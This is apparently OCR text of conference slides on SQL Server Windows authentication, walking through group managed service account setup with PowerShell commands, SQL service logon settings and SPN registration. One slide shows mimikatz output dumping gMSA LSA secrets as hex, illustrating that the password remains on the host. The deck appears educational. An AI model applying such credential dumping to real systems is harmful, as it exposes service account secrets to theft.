
The screenshot displays the Active Directory Users and Computers console. The left-hand navigation pane shows the hierarchy: Active Directory Users and Computers > contoso.com > Managed Service Accounts. The main pane shows a table with the following data:

Name	Type	Description
svc_sqlclu_dev	msDS-GroupManagedServiceAccount	

Overlaid on the bottom right is a Windows PowerShell terminal window titled "Administrator: Windows PowerShell". The command entered is:

```
PS C:\> New-ADServiceAccount -Name svc_sqlclu_dev -DNSHostName sqlclu-dev.contoso.com
```

GMSA Requirement: KDS Root Keys




```
Administrator: Windows PowerShell
PS C:\> Add-KdsRootKey -EffectiveTime (Get-Date).AddHours(-10)

Guid
----
449f9142-96b1-ffb4-04e2-0ec54107f1db


PS C:\> |
```

Managed Password Retrieval



```
Administrator: Windows PowerShell x + v - □ x  
PS C:\> Set-ADServiceAccount -Identity svc_sqlclu_dev -PrincipalsAllowedToRetrieveManagedPassword sqlnode01$,sqlnode02$
```

Configuring SQL Server for GMSA



Automatic Password Management

SQL Server (MSSQLSERVER) Properties

Always On Availability Groups | Startup Parameters | Advanced

Log On | Service | FILESTREAM

Log on as:

Built-in account:

This account:

Account Name: contoso\svc_sqlcu_dev\$ Browse

Password:

Confirm password:

Service status: Running

Start Stop Pause Restart

OK Cancel Apply Help

Password Still There

```
mimikatz 2.2.0 x64 (oe.eo)

Secret : _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_2dc3f09d8335d8c40b94e942dfe75d2d6cdf5a348885db557958f2232b23d458ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO

cur/hex : 86 f1 ba 12 5b 90 45 ee dd b1 50 80 29 ea 45 0c 67 c3 f3 cf 3a 6f d8 c9 30 13 18 68 0e 51 4b 36 1a f4 03 bf 8f af 3a 14 bb 73
88 8b ef e7 ad 53 ba 9b b8 74 d0 93 dd 74 85 50 58 c7 d2 ad 23 e8 8e 80 2a 37 8e de 96 c9 cc 08 3c f6 8e d6 d9 36 92 61 dc 58 c2 b6 15 7
3 ae d4 b0 c8 1a d2 b1 a8 4a f1 64 99 98 a3 e8 4a bb 8c 2b e1 80 46 83 07 20 58 25 2b bd 51 19 a7 10 65 bf 69 91 d1 88 d4 10 37 31 cf 2f
82 fa d3 78 f7 43 76 5a a5 7d 40 8e 0c 8d 9c b2 9e 3b d3 5c b9 77 2e 32 48 a5 1f fa 35 a3 8e fd 8c 15 b8 94 6e ca ca 2f ad 00 14 79 b9
72 b3 09 22 ad 96 9d ed b1 e6 df d1 8d 1b aa 99 73 62 ff da a5 41 ff f5 85 d1 49 b8 b0 1e 79 7d 3d 05 b1 83 6e c6 16 17 50 c7 74 fb fc 5
f 1c 8a 65 bc dc 9f 73 96 1d 37 c6 7c ed 64 24 49

Secret : _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_2dc3f09d8335d8c40b94e942dfe75d2d6cdf5a348885db557958f2232b23d458ERROR kull_m_r
egistry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO

cur/hex : 01 00 00 00 22 01 00 00 10 00 00 00 12 01 1a 01 ad 06 15 a8 c8 b2 ce ec 2f 84 b9 7f 43 52 30 be 05 10 b7 ab 17 ff b5 de 56 d8
10 50 ad 44 37 b2 6d 73 95 0d 97 d2 18 90 5c 9d 27 df 70 ec 1e 02 f3 a5 7e c2 ab 16 33 fb 94 41 bc 24 80 32 ff ad ba c8 ae 62 94 89 d6 d
```


Service Principal Names

```
Administrator: Windows Power$ x + v - □ ×
PS C:\> Set-ADServiceAccount -Identity svc_sqlclu_dev `
>> -ServicePrincipalNames @{ Add = 'MSSQLSvc/BOOTCAMP-SQL.contoso.com',
>> 'MSSQLSvc/BOOTCAMP-SQL.contoso.com:1433',
>> 'MSSQLSvc/BOOTCAMP-SQL',
>> 'MSSQLSvc/BOOTCAMP-SQL:1433' }
```




DEMO: GMSA

Note: Linked Servers



Note: Linked Servers



SQL Server Windows Authentication Internals

Mgr. Michael Grafnetter

MVP | MCT

michael.grafnetter@outlook.com

 @MGrafnetter